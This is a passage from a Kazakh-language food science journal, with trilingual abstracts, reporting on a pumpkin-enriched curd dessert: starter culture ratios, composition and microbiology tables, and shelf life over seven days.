6. Tarakhovskiy YS, Kim YU, Abdrasilov B.S., Muzafarov E.H. Flavonoids: biochemistry, biophysics, medicine. Ans. Ed. Maevsky EI, Pushchino: Sunchrobook.- 310 p.- ISBN 978-5-91874-043-9
7. Schneider W.C., Hageboom G.H., Pallade G.E. Cytochemical studies of mammalian tissues; isolation of intact mitochondria from rat liver; some biochemical properties of mitochondria and submicroscopic particulate material //– J. Biol. Chem. – 1948. – V. 172 (2). – pp. 619-635.
8. Almeida A.M., Bertocini C.R. Mitochondrial DNA damage associated with lipid peroxidation of the mitochondrial membrane induced by Fe²⁺-citrate // An. Acad. Bras. Cienc. – 2006. – 78. – pp.505-514.
9. Kapel'ko V.I. Aktivnye formy kisloroda, antioksidanty i profilaktika zabolevanij serdca//– RMZh. – 2009. – Т. 11 – № 21. – str. 1185 -1188.

Сведения об авторе

Абдуллаева Г.Т. – д.б.н., профессор Ташкентского государственного технического университета имени Ислама Каримова, Ташкент, Узбекистан, e-mail: Gulbahor79@rambler.ru

Information about the author

Abdullaeva G.T. - Doctor of Biological Sciences, Professor, Islam Karimov Tashkent State Technical University, Tashkent, Uzbekistan, e-mail: Gulbahor79@rambler.ru.

АСҚАБАҚ НЕГІЗІНДЕ СҮТҚЫШҚЫЛДЫ ӨНІМДІ β -КАРОТИНМЕН БАЙЫТУ

А.М. Омаралиева*, М.Т. Агедилова, Ж.Т. Ботбаева

Қ. Құлажанов атындағы Қазақ технология және бизнес университеті АҚ,
Астана қ., Қазақстан,
e-mail: aigul-omar@mail.ru

Жұмыста қышқылсүт өнімдерінің ассортиментін дамытудың перспективалық бағыттарының бірі өсімдік ресурсынан алынған нутриеттермен байыту. Зерттеулерінің мақсаты өсімдік құрамындағы изопреноидты көмірсутектер - β -каротинді қосылыстармен азық-түлік өнімдерін байыту арқылы жаңа тағамдық сүтқышқылды өнім алу технологиясына негізделген. Жұмыста қышқылсүт өнімдерінің ассортиментін дамытудың перспективалық бағыттарының бірі өсімдік ресурсынан алынған нутриеттермен байыту. Осы тұрғыда сүтқышқылды өнімді асқабақпен байыту, оның құрамдық заты - β -каротиндердің көп болуы жаңа алынатын өнімнің физиологиялық қасиеті мен тағамдық құндылығын арттыруға зор мүмкіндік туғызады. Сонымен қатар, өсімдік толтырғыштарын дайындау тәсілдерін анықтау - сүзбе десертіне арналған шикізатты, өсімдік компоненттерін іріктеу қарастырылды.

Сүзбе десертінің микробиологиялық көрсеткіштері, тағамдық және биологиялық құндылығы зерттелді. Полизакваскадағы микроорганизмдердің ара-қатынасы қарастырылды. Асқабақ және асқабақ дәні қосылған сүзбе өнімінің орнотоптикалық, физика-химиялық көрсеткіштерінің пайыздық мөлшері анықталды. Өсімдік сүзбе десертіндегі витаминдік, аминқышқылдық және минералдық құрамдары зерттеледі. Асқабақ пюресі мен асқабақ тұқымынан толтырғышы бар әзірленген сүзбе десерті мен асқабақ тұқымдарын сақтаудың оңтайлы мерзімдері белгіленді.

Зерттеу идеясының жаңалығы халықты табиғи байытылған функционалдық өніммен қамтамасыз етуді ұсынуда асқабақ езбесі қосылған жаңа β -каротинге бай сүтқышқылды өнімі алынды.

Түйін сөздер: функционалды тамақ, сүтқышқылды өнім, компоненттер, β -каротин, байытылған сүтқышқылды өнімдер, асқабақ, асқабақ езбесі, асқабақ дәндерінің сүзбе десерті.

ОБОГАЩЕНИЕ КИСЛОМОЛОЧНОГО ПРОДУКТА β -КАРОТИНОМ НА ОСНОВЕ ТЫКВЫ

А.М.Омаралиева*, М.Т.Агедилова, Ж.Т. Ботбаева

АО Казахский университет технологии и бизнеса им. К.Кулажанова
Астана, Казакстан,
e-mail: aigul-omar@mail.ru

Цель исследования основана на технологии получения нового пищевого молочнокислого продукта путем обогащения пищевых продуктов изопреноидными углеводородами - β -каротиновыми соединениями, содержащимися в растениях.

Одним из перспективных направлений развития ассортимента кисломолочной продукции является обогащение питательными веществами, полученными из растительных ресурсов. Обогащение молочнокислого продукта тыквой, ее компонентом - большим количеством β -каротинов, создает прекрасную возможность повышения физиологических свойств и пищевой ценности вновь полученного продукта. Одновременно рассматривалось определение способов приготовления растительных наполнителей - подбор сырья и растительных компонентов для творожного десерта.

Изучены микробиологические показатели, пищевая и биологическая ценность творожного десерта. Рассмотрены взаимоотношения микроорганизмов в полисахве. Определено процентное соотношение орнотоп-

лептических, физико-химических показателей тыквы и творожного продукта из семян тыквы. Изучен витаминный, аминокислотный и минеральный состав творожного десерта. Определены оптимальные сроки хранения разработанного творожного десерта, обогащенной тыквенным пюре.

Новизна идеи исследования заключалась в обеспечении населения натуральным функциональным продуктом: на основе тыквенного пюре получен новый богатый β -каротином молочнокислый продукт.

Ключевые слова: функциональное питание, кисломолочный продукт, компоненты, β -каротин, обогащенные кисломолочные продукты, тыква, тыквенное пюре, творожный десерт.

ENRICHMENT OF FERMENTED MILK PRODUCT WITH β -CAROTENE BASED ON PUMPKIN

A.M. Omaraliyeva*, M.T. Agedilova, Zh.T. Botbaeva

Kazakh University of Technology and Business named after. K. Kulazhanov,

Astana, Kazakhstan

e-mail: aigul-omar@mail.ru

The purpose of the research of this article is based on the technology of obtaining a new food lactic acid product by enriching food products with isoprenoid hydrocarbons - β -carotene compounds contained in plants. In this work, one of the promising directions for developing the range of fermented milk products is the enrichment with nutrients obtained from plant resources. In this regard, the enrichment of the lactic acid product with pumpkin, its component - a large amount of β -carotenes, creates an excellent opportunity to increase the physiological properties and nutritional value of the newly obtained product.

At the same time, the determination of methods for preparing vegetable fillers was considered - the selection of raw materials and plant components for curd dessert.

Microbiological indicators, nutritional and biological value of curd dessert were studied. The relationships between microorganisms in a polysac are considered.

The percentage of organoleptic, physicochemical parameters of pumpkin and curd product made from pumpkin seeds was determined. The vitamin, amino acid and mineral composition of the vegetable and curd dessert has been studied. The developed curd dessert filled with pumpkin puree and pumpkin seeds and the optimal storage time for pumpkin seeds were determined.

The novelty of the research idea was to provide the population with a naturally enriched functional product: a new lactic acid product rich in β -carotene was obtained based on pumpkin puree.

Keywords: functional food, fermented milk product, components, β -carotene, enriched fermented milk products, pumpkin, pumpkin puree, curd dessert made from pumpkin seeds.

Кіріспе. Қазақстан Республикасы халқының рационын сапалы, қауіпсіз және теңестірілген өнімдермен қамтамасыз ету мемлекеттік әлеуметтік саясаттың басты бағыттарының бірі және өзекті мәселе. Функционалды өнімдер тағам өнеркәсібіндегі жаңа және болашағы бар бағыт болып табылады, оның мақсаты адам денсаулығын жақсарту және ең көп таралған аурулардың алдын алу. Сондықтан функционалдық тамақтану тұрғысында соңғы жылдары негізгі тамақ ингредиенттерін тұтыну, дұрыс тамақтану жолына бейімделулерін сипаттайды. Жергілікті отандық арзан шикізат көзін пайдалана отырып (өсімдік ресурсын) өндірісте қолдану және алынатын жаңа өнімді ағзаға пайдалы минералды, белокты т.б. заттармен байыту зерттеу тақырыбы үшін

маңызды. Сондай жұмыстардың бір қатары, сүт өнімдерінің табиғи өсетін жеміс-жидектер шикізатымен 12 түрлі композициясы ұсынылған [1-4]. Сүттен алынатын өнімдер және сүттен қайта өңдеу арқылы алынған өнімдердің түрлері өте көп және алуан түрлі ассортиментті болғанымен, бұл бағыттың зерттелмеген қырлары, яғни табиғи функционалды ингредиенттермен толықтырылып байытылған өнім жасау Қазақстан халқы үшін негізгі өзекті мәселе.

Қазіргі заманауи тамақтану теориясына сәйкес, тамақтану функциясы үш сатыдан тұрады: бірінші – ағзаны толық құнды энергиямен қамтамасыз ету, екінші – ағзаны қорғайтын пластикалық заттар,

оның ішінде ең бастысы ақуыз, май және көмірсулармен қамтамасыз етілуі, үшінші – адам ағзасының тіршілік балансын реттеуге қажетті биологиялық белсенді заттармен – фермент және гармондармен қамтамасыз ету. Кейін келе пайда болған тамақтанудың төртінші қызметін айта кетсек, ол адам бойында иммунитеттің қалыпты болуы және оларды қалыпты мөлшерде өндіру ақуыздар мен дәрумендердің құрамына байланысты [5]. Мысалы, сүт өнімдерінің көптеген ассортименттерін шығара отырып, отандық шикізат ресурсын пайдалану сүт құрамының биологиялық құндылығын арттырады, ашыту процесін жеделдетеді, минералдық заттар мен витаминдермен байытылады [6-8]. Өсімдік материалын немесе тағамдық қоспа ретінде рецептураны өзгерте отырып өнімді композициялау немесе байыту мақсатында ғалымдар көптеген еңбектер жасаған [1-3]. Алайда, әлі де елімізде сүт өнімдерінің тағамдық құндылығын жақсарту үшін олардың құрамында ақуыздың, витаминдік, минералдық қосындылар құрамын көтеру қажет. Демек, отандық шикізат өнімдерін пайдалана отырып сүт өнімдерінің құрамын байытылған шикізат өнімдерімен толтыру, басты мақсат [3-4]. Сүтқышқыл өнімдерінің ассортиментін дамытудың перспективалық бағыттарының бірі өсімдік ресурсынан алынған – нутриеттермен байыту. Сондай нутриеттерге бай асқабақ, құрамындағы β-каротиндер және басқа да каротиноидтердің болуынан антиоксиданттық қасиеттер көрсетеді. Асқабақ жемісі қабынуға қарсы, бактерицидті, андрогендік және иммуностимуляциялық қасиеттері бар. Асқабақ құрамындағы пектин және пектинді заттар, антисептикалық қасиеттерге ие және ас қорыту процесін реттейді, сондай-ақ, тағамның калориялығын төмендетеді, майлар мен витаминдердің сіңірілуіне әсер етеді [9-13]. Функционалдық арнайы (диеталық) және емдік-профилактикалық қасиеттеріне байланысты асқабақтың құрамында болатын β-каротиндер және басқа да каротиноидтардың болуы сүтқышқылды өнімдерді байыту мақсатында рецептураларына композициялау негізінде коллоидтық жүйеге өсімдікті нутриенттер енгізу болады. Зерттеу жүргізуде ашытылған сүт өнімдерінің ассортиментін кеңейту мақсатында құрамдық өзгеріске асқабақ негізінде каротині бар өнім - сүзбе десертін жасау қарастырылады. Сондықтан жұмыстың мақсаты тамақ өнеркәсібінде жаңа нарық санатын ашуға мүмкін болатын, яғни сүтқышқылды өнімді асқабақ негізінде β-каротинмен байыту арқылы жаңа өнім алу болып табылады. Осыған байланысты келесі міндеттер алға қойылды, шикізатты, өсімдік компоненттерін іріктеу, яғни бинар-

лық жүйелерді дамытудың қиындықтары мен мүмкіндіктерін ғылыми терең зерттеу; сүт: асқабақ езбесі жүйесінің соңғы тенденциялары, сондай-ақ, бұл жүйенің композициясын құрудағы шектеулер мен артықшылықтарын зерттеу; сүтқышқылды өнімге өсімдік құрамдық компоненттерін (ақуыз, көмірсулар, каротиноидтар және β-каротиндердің т.б.) енгізу тағамның сенсорлық профиліне қалай әсер ететіндігін қарастыру, алынатын жаңа өнім үшін сүзбе десертіне арналған ұйытқыларды негіздеу және таңдау, сүзбе десертін физика-химиялық, микробиологиялық зерттеу, жаңа өнімнің тағамдық және биологиялық құндылығын зерттеу.

Жұмыстың зерттеу нысаны ретінде жаңадан сауылған сиыр сүті Ақмола облысының «Агрофирма Родина» ЖШС шаруашылығынан алынды. Зерттеу жүргізу үшін Мичуринск елді мекенінен жиналып алынған асқабақ және кептірілген асқабақ дәндері қолданылды [14].

Материалдар мен әдістер. Жұмысты орындауда шикізат пен өнімнің сапа көрсеткіштерін анықтауда органолептикалық, аналитикалық түрлі әдістер, физика-химиялық, микробиологиялық, СаНж/еЕ, қауіпсіздік талаптары, кезінде, мысалы, шикізат пен тамақ өнімдерінің сапасы мен нәтижесін сандық талдау әдістері, қолданыстағы стандарттар пайдаланылды. Зерттеуді жүргізу үшін асқабақ және кептірілген асқабақ дәндері, сүзбе, асқабақ пюресі, глюкоза сиробы, жаңадан сауылған сүт пайдаланылды. Зерттеу барысында ірімшік десертінң жаңа түрін алу технологиясында шикізат ретінде сиыр сүті таңдап алынды. Шикізат және өнім сапасы келесі нормативті құжаттарға: сүтқышқылды ашытудың қоздырғыштарын қолдануда СаНж/еЕ 2.3.2.560-96 «Азық-түлік шикізаты мен тамақ өнімдері сапасы» және «Медициналық-биологиялық талаптарға және азық-түлік шикізаты мен тамақ өнімдері сапасы» Санитарлық Нормасымен негізделді.

Шикізат ретінде алынған асқабаққа сенсорлық талдау (органолептикалық сипаттамалары) ГОСТ 7975-2013 бойынша жүргізілді. ГОСТ 7502-98 талабымен жемістің мөлшері өлшеу таспасымен анықталды. Алынған асқабақ жемісінің физика-химиялық көрсеткіштері стандартталған методикалармен және арнайы методикалық нұсқаулықтарға сәйкес жүргізілді. 9404-88 МеМ СТ негізделіп жеміс (асқабақ) ылғалдығы анықталды.

Жаңа өнім-асқабақ қосылған сүзбе пюре десертінң сапалық және сандық көрсеткіштерін зерттеу МеМ СТ пен ГОСТ бойынша: ылғалдылығы, салмақ үлесі 3626-73 ГОСТ-пен және қышқылдық белсен-

ділігі 32892-2014 ГОСТ бойынша анықталып бағаланды.

Шикізаттардың сапасын бағалау әдістері асқабақта уытты элементтердің, пестицидтердің, нитраттардың, радионуклидтердің, гельминттер жұмыртқаларының және ішек патогенді қарапайым цисталарының болуын бақылау МемСТ ҚР талаптарға сәйкес жүргізілді.

Құрамында каротин бар толтырғыштың сүзбе десертіннің құрылымдық-механикалық қасиеттеріне әсерін қарастыруда үлгі дайындау үшін пайдаланылатын сүзбе ГОСТ 31453-2013 «Сүзбе. Техникалық жағдайлар» стандарты бойынша органолептикалық көрсеткіштері реттелді [14].

Жұмыстың зерттеу нысаны ретінде жаңадан сауылған сиыр сүті Ақмола облысының «Агрофирма Родина» ЖШС шаруашылығынан алынды. Зерттеу жүргізу үшін Мичуринск елді мекенінен жиналып алынған асқабақ және кептірілген асқабақ дәндері қолданылды [14].

Нәтижелер мен талқылау. Ірімшік десертін өндіру үшін жеміс-көкөніс қоспалары ретінде консервіленген пюрени пайдалану арқылы сүт өнімдерін (аралас түрде ашыған) өндірудің кезенді маусымдылығы болуын шектей аламыз. Зерттеу объектісі ретінде құрамы каротинді қоспасы бар асқабақ және сүтқышқылды өнім алынды [14].

Жұмысқа Ақмола облысының Родина елді мекенінің «Агрофирма Родина» жауапкершілігі шектеулі серіктестік шаруашылығы алынды. бұдан жаңадан сауылған сиыр сүті зерттеу нысаны ретінде көрсетілді. Жалпы анализ зерттеулерді жүргізу үшін Мичуринск елді мекенінен жиналып алынған асқабақ және кептірілген асқабақ дақылдары және сүзбе, асқабақ пюресі, глюкоза сиропы, пайдаланылды. Функционалдық бағыттың компоненті ретінде асқабақ пюресі таңдалды, себебі, асқабақ жоғары өнімді, жақсы сақталатын, жергілікті арзан шикізат. Сондықтан сүзбе десерттерінде аралас қоспа толықтырғышы ретінде асқабақты пайдалану экономикалық жағынан тиімді [14]. ГОСТ 31453-2013 «Сүзбе. Техникалық жағдайлар» стандарты бойынша салыстырмалы бақылау нұсқасы ретінде сүзбе десерті алынды.

Сүзбе десертін алуға арналған ұйытқыларды негіздеу және таңдауға талдау жасай кетсек. Ірімшіктен сүзбе десертіннің жаңа түрін әзірлеу мақсатында шикізат ретінде сиыр сүті таңдалып, қолданылған сүтқышқылды ашытудың қоздырғыштары СанПиН 2.3.2.560-96 талабына сай. Сүтқышқылды ашу нәти-

жесінде пайда болатын лактоза сүтқышқылды өнімдерін өндіруде казеиннің коагуляциялануы ашытқының құрамына кіретін сүтқышқылды бактериялардың түріне байланысты процесс жүреді. Нәтижесінде түзілген заттар қосылыстары дайын өнімдерге ерекше қышқылдық дәм мен иіс береді. Өнімге хош иіс түзуге әсер ететін стрептококк топтары бактериялары және бағалы ашытқы дақылдары, сүтқышқылды бактериялары, пирожүзім қышқылынан сүтқышқылымен және сірке суы альдегиді сияқты маңызды хош иісті заттар бөле жүреді.

Str. diacetylactis, *Str. acetonicus*, *Str. citrovorus* бактерияларынан культивирленген ұйытқының құрамы сүтқышқылды өнімдердің органолептикалық сипаттарын (дәмін) ғана емес, беріктігін, сондай-ақ, құрылымдық-механикалық қасиеттерін анықтаудағы маңызды фактор. Берік ұйындымен алынған өнімді шайқап араластырғанда структуралық құрылымының жоғарғы тұтқырлығының әсерінен қалпына келу қабілеттілігімен сипатталады және құрамындағы *Str. thermophilus* бактерия ұйытқысы және кілегей стрептококктарын, термофильді таяқшаларды пайдалану арқылы сарысудың бөлінуіне кедергі жасауға мүмкіндік береді. Зерттеулер ашытқыларды сүтқышқылды бактериялардың әртүрімен сенергизмдік қасиеттері арқылы қажетті консистенциялы ұйытқы алу мүмкіндігін берді. Ол үшін зерттеуде алдымен сүт стерильдену әдісімен ашытылды. Сүтті ашытуға арналған ашытқының құрамы *Streptococcus Thermophilus*, *Lactobacillus bulgaricus*, *Lactobacillus acidophilus* бактериялардан тұрады және ашытуға 5%-ды ашытқы мөлшері, ашу үшін 1 тәулік (24 сағ.) қажет. Ашу процесі аяқталғаннан соң, өнімнен 24 сағат ішінде ғана сары су бөлінеді.

Сүзбе десертіне арналған шикізатты, өсімдік компоненттерін іріктеуге тоқталсақ. Сүзбе десертін пастерленген сүтті *Lactobacillus asidophilus*, *Streptococcus Thermophilus*, *Lactobacillus bulgaricus* ашытқылармен аралас ашыту жолымен өсімдік қоспаларын енгізу арқылы жасалады. Алынатын өнімнің органолептикалық қасиеттері (дәмдік және хош иісті көрсеткіштерін) жақсарту мақсатында өсімдік толтырғыштарын пайдаланып жаңа өнімді өндіру кезінде аралас ашытқыны (*Lactobacillus asidophilus*, *Streptococcus Thermophilus*, *Lactobacillus bulgaricus*) қолдануда микроорганизмдердің өміршеңдігін қарқындату қажет, өйткені сүт шикізатын өсімдік толтырғыштарымен ішінара алмастыру қышқылдың пайда болу процесін тежейді. Алынатын сүзбе өнімнің көмірсу құрам мөлшерін арттыру мақсатында, дәмдік қасиетін реттеуге қант қосылды.

Ашытқының құрамына кіретін қышқыл түзгіштер өнімнің рН өзгертетін белсенді заттар қосылды. Зерттеулер нәтижесі әдебиеттік мәліметтерге талдау жасай келе жұмыста шикізат - толтырғыштар ретінде каротинге өте бай жемісті-көкөніс - асқабақ пен асқабақ дәні таңдап алынды. Асқабақ және асқабақ дәні қоспасынан алдымен пюре дайындалды [14].

Алынатын жаңа өнімнің – асқабақ негізінде сүзбе десертінң сапасы мен қауіпсіздігі физика-химиялық, микробиологиялық зерттеулер жүргізіліп дәлелденді, тағамдық, биологиялық құндылығы анықталды.

Сүтқышқыл өнім алуудың зерттеу барысында мик-

роорганизмдердің белгілі ара-қатынасымен полизаквасканың (ацидофильді таяқшасы, термофильді стрептококк және Болгар таяқшасы) 3 түрлі нұсқасы тандалынып алынды (5-кесте). Олардың негізінде аралас ашыту әдісінде микроорганизмдердің оңтайлы сандық ара қатынасын анықтау бойынша зерттеулер жүргізілді (1-кесте). Полизакваскадағы микроорганизмдердің [2, 3] оңтайлы ара -қатынасын анықтау келтірілген параметрлер бойынша зерттеу жүргізілді.

Зерттеуде белсенді қышқылдық, титр қышқылдығы және органолептикалық көрсеткіштер балдық жүйемен талданды. Балдық жүйе 0-5 балл бойынша жүргізілді.


1-Кесте - Полизакваскадағы микроорганизмдердің ара-қатынасы

Үлгі:	Микроорганизмдердің түрі	арақатынасы
1	ацидофильді таяқша: термофильді стрептококк: Болгар таяқшасы	2:02:02
2	ацидофильді таяқша: термофильді стрептококк: Болгар таяқшасы	2:02:01
3	ацидофильді таяқша: термофильді стрептококк: Болгар таяқшасы	2:01:01

Зерттеу нәтижелері: Сүтқышқылының ең қолайлы нұсқасы ацидофильді таяқша: термофильді стрептококк: Болгар таяқшасы, (2:2:1) арақатынасында 2-нұсқадағы микроорганизмдердің полизакваска бактерияларын өсіру кезінде пайда болды (1-

кестеде және 1-суретте көрсетілген).

Полизаквасканы өсіру кезінде сүт қоспасының титр қышқылдығының өзгертуі 1-суретте көрсетілген.



1 – Сурет- Полизаквасканы өсіру кезінде сүт қоспасының титр қышқылдығының өзгеруі

1-Суретте көрсетілгендей, 3-нұсқада қышқылдық титрі 120°T , қышқылдық белсенділігі 5,16 тең, яғни бұл қышқылдықтың артатыны көрсетеді. Микроорганизмдердің өміршендігін қарқындату қажет, өйткені сүт шикізатын өсімдік толтырғыштарымен іші-

нара алмастыру қышқылдың пайда болу процесін тежейді.

Микроорганизмдердің 2-нұсқадағы арақатынасы (2:2:1) полизакваска бактерияларын өсіру кезінде пайда болады (2-кестеде). Органолептикалық баға-

лау (2-кесте) кезінде микроорганизмдердің полиза- тынасы ең жоғары балмен бағаланды.
кваскамен ашытылған 2-нұсқадағы өнімінің арақа-

2 - Кесте-Полизакваска бактерияларының (2:2:1) арақатынасындағы өнімнің физикалық - химиялық, органолептикалық көрсеткіштері

Микроорганизмдердің арақатынасы	Белсенді қышқылдық, рН	Тирт қышқылдығы, 0Т	Консистенцияның балдық көрсеткіші, балл	Дәмі, иісінің балдық көрсеткіші, балл
1 нұсқа	4,38	98	3,5	3,8
2 нұсқа	4,75	100	5	4,8
3 нұсқа	5,16	120	4,2	4

Өсімдік толтырғыштарын ашыған сүтқышқыл өніміне қосу және жаңа өнімнің сапа көрсеткіштеріне тоқталып өтсек. Сүзбе десертін алу үшін 2-нұсқа бойынша ашытылған сүтқышқыл өніміне

зерттеу жұмыстарында қосылатын толықтырғыштар компоненттер ретінде асқабақ және асқабақ дәнінен жасалған поресі рецепт [14] бойынша таңдалып алынып, эксперимент жүргізілді.

3 - Кесте – Сүзбе десертіннің физика -химиялық көрсеткіштері

Көрсеткіштер атауы	Асқабақ және асқабақ дәні қоспасы- сүзбе десертті сипаттамасы/нормасы
Ылғалдық үлес салмағы,%	65+0,9
Сахарозаның үлес салмағы,%	22+ 0,8
Белсенді қышқылдылық, рН	5,6
фосфатаза	-
Құрғақ зат құрамындағы майдың үлес салмағы, % (кем емес болу)	6
Асқабақ поресінің үлес салмағы,%	20
Асқабақ дәнінің үлес салмағы, %	10
Қышқылдық, °Т	120
Температура, °С	2-4

Сүзбе десертін микробиологиялық зерттеу. Алынған шикізат - сүт құрамы пастеризация процесімен өңделді. Сонымен қатар, технологиялық операция процестері кезінде дайын өнімге түсуі мүмкін болатын микроорганизмдерге - шартты патогенді мик-

роорганизмдер (мезофильді аэробты және факультативті - анаэробты микроорганизмдер), ішек таяқшалары тобы бактериялары (КМАФАнМ) болуына зерттелді [14]. Зерттеу нәтижелері 4-кестеде көрсетілген.

4 -Кесте - Сүзбе десертiнiң микробиологиялық көрсеткiштерi

Көрсеткiштер атауы	Нормасы	Нақты фактi
Мезофильдi аэробты және факультативтi-анаэробты микроорганизмдер	1·10 ⁵	1·10 ⁵
Ишек таяқшалары тобы бактериялары 0,01 см ³ өнiм (КМАФАнМ), КОЕ/ см ³ , артық емес	Жол берiлмейдi	Табылған жоқ
25 см ³ өнiмдегi патогендi микроорганизмдер, сальмонелла саны	Жол берiлмейдi	Табылған жоқ
0,1 см ³ дегi S.aureus	Жол берiлмейдi	Табылған жоқ
Дрожжи, (КОЕ/1 г, артық емес)	50	50
Зең саңырауқұлақтары, (КОЕ/1 г, артық емес)	50	50
Патогендi микроорганизмдер, сальмонеллалар (50 см ³ өнiмдегi)	Жол берiлмейдi	Табылған жоқ

Зерттеу нәтижелерi бойынша дайын өнiм - сүзбе десертiнiң микробиологиялық көрсеткiштерi (СанЕжН 4.01.047.97 (2.3.2560-96) 6.2.1.6. бойынша сәйкес) 5-кестеде көрсетiлген. Кестеде сүзбе десертi

өндiрiсiнiң әртүрлi технологиялық регламентi дайын өнiмде [14] патогендi микрофлораның болмауы өнiмнiң гигиеналық қауiпсiздiгiне кепiлдiк бередi.

5-Кесте-Сақтау кезiнде асқабақ және асқабақ дәнi қосылған сүзбе десертiнiң органолептикалық сапа көрсеткiштерi

Сапалық көрсеткiшi	Сақталу мерзiмi, тәулiк			
	0	2	4	7
дәмi (балл, max 5,0)	5,0±0,0	4,9±0,0	4,8±0,0	4,0±0,0
иiсi (балл, max 5,0)	5,0±0,0	4,9±0,1	4,8±0,1	4,3±0,1
консистенциясы және сыртқы түрi (балл, max 5,0)	5,0±0,0	4,9±0,4	4,80±0,4	4,4±0,2
түсi (балл, max 5,0)	5,0±0,0	4,9±0,0	4,9±0,0	4,0±0,2
Жалпы барлығының қосындысы (балл, max 20,0)	20,0±0,0	19,7±0,0	19,3±0,9	16,7±0,8

Алғашқы 2 күн iшiнде асқабақ поресiнен алынатын сүзбе десертiнiң жоғары органолептикалық көрсеткiштерге ие және өте жақсы сақталатындығын көрсеттi.

4 тәулiк сақталғаннан кейiн, сүзбе десертiнiң дәмi, иiсi, түсi мен құрылымында шамалы өзгерiс, консистенциясы жабысқақ, жағымсыз иiс бар екендiгi байқалады. Нақты ешнәрсе болмағандықтан, өнiм қанағаттанарлық деп бағаланды.

Әрi қарай сақтау кезiнде органолептикалық сапа көрсеткiштерiнде айтарлықтай өзгерiстер болады. 7 тәулiк сақтаған соң, өнiмнiң дәмi, иiсi, түсi мен құрылымында өзгерiстер байқалды (5-кесте).

Әзiрленетiн iрiмшiк десертiн өндiру үшiн компоненттердi таңдап iрiктеу өнiмнiң өзiндiк құны-

ның төмендейтiнiн көрсетедi және импортты алмастыруына ықпал етедi. Биологиялық және тағамдық құрамы жоғары өнiм алуда, органолептикалық және физика-химиялық, микробиологиялық сапа көрсеткiштерi өнiмнiң сапасын көрсетедi. Өнiмнiң негiзгi көрсеткiштерiнiң бiрi сақтау мерзiмi болып табылады.

Тағамның сапалық көрсеткiштерiнiң бiрi ақуыздық шикiзаттың аминқышқылдық (АҚ) құрамын бағалаумен байланысты.

Жаңа өнiм - сүзбе десертiнiң тағамдық және биологиялық құндылығын зерттеу.

Сүтқышқыл өнiмдерiнiң аминқышқылдық құрамының көрсеткiштерi 6-кестеде мг/ 100 г мөлшерiнде келтiрiлген.

6-Кесте - Сүтқышқылды өнімдеріндегі аминқышқылдардың құрамы

Аминқышқылдарының атауы	Сүзбе десертті контроль, мг	Асқабақ пен асқабақ дәндерінен жасалған сүзбе десертті, мг
Алмастырылмайтын АҚ.:	1177	1191
Валин	135	177
Изолейцин	43	35
Лейцин	277	235
Лизин	212	230
Метионин	81	81
Треонин	110	185
Триптофан	-	-
Фенилаланин	141	132
Ауыстырылатын АҚ, оның ішінде:	1689	1800
Аланин	106	91
Аргинин	105	93
Аспаргин қышқылы	216	312
Гистидин	78	76
Глицин	46	47
Глутамин қышқылы	497	636
Пролин	272	282
Серин	185	124
Триозин	155	119
Цистин	29	30

endtable

Өсімдік толықтырғышымен байытылған жаңа өнім-сүзбе десерттінің дәрумендік құрамы бойынша деректер (7-кесте) келтірілді.

7-Кесте - Өсімдік сүзбе десертіндегі витаминдердің құрамы

Сүтқышқылды өнім	Витаминдер мг, 100 г өнімге шағып есептегенде					
	В1	В2	PP	С	б	А
Бақылау - Сүзбе десертті	0,0051	0,32	0,31	0,5	0,06	0,1
Асқабақ пен асқабақ дәндерінен жасалған сүзбе десертті	0,11	0,16	0,5	4,81	0,2	0,52

7 - кестенің деректерінен алынған жаңа өнімді (сүзбе десертті) салыстыруды бақылау нұсқасымен жүргізгенде, суда және майда еритін витаминдердің құрамы ұлғаюын көруге болады. Дайын сүтқышқылды өнімдердің минералдық құрамы 8-кестеде келтірілген.

8-Кесте - Сүтқышқылды сүзбе десерті өнімінің минералдық құрамы

Көрсеткіштің атауы	Бақылау Сүзбе десерті	Асқабақ пен асқабақ дәндерінен жасалған сүзбе десерті
Макроэлементтер, г 100 г есептегенде		
К (калий)	117	147
Са (кальций)	120	122
Na (натрий)	14	52
Mg (магний)	24	15
P (фосфор)	189	100
Микроэлементтер, мг 100 г есептегенде		
Fe (темір)	0,3	0,74
Mn (марганец)	8	15
Cu (мыс)	60	68
Zn (мырыш)	364	421

Өсімдік қоспасымен байытылған сүзбе десертіндегі минералды заттардың құрамы бақылау үлгісімен салыстырғанда артты.

Тағамдық талшықтардың мөлшерімен өнімнің

тағамдық құндылығы берілген, құрамындағы компоненттердің талшықтары бойынша теңдестірілген құрамдық толықтандырылу дәрежесі 25% құрайды (9-кесте).

9-Кесте - Өнімдегі тағамдық талшықтардың құрамы

Өнім	Құрамы, г /100 г			
	Клетчатка	Гемицеллюлоза	Пектинді заттар	Барлығы
Асқабақ пен асқабақ дәндерінен жасалған сүзбе десерті	0,250,01	0,050,01	0,150,01	0,450,01

Көрсетілген мәліметтер нәтижелері әзірленген сүзбе десерті алмастырылмайтын аминқышқылдары бойынша, ақуыз, витаминдер, тағамдық талшықтармен теңдестірілген, бай көзі болып табылады және мектеп жасындағы балалардың профилактикалық тамақтануы үшін ұсынылуы мүмкін деген қорытынды жасауға мүмкіндік береді.

Асқабақ пюресінен дайындалған сүзбе десертінің жарамдылық мерзімін анықтау үшін 2-6°C температурада әр тәулік сайын, 7 тәулік бойы зерттеу жүргізіліп, органолептикалық, физика-химиялық және микробиологиялық сапа көрсеткіштері анықталды.

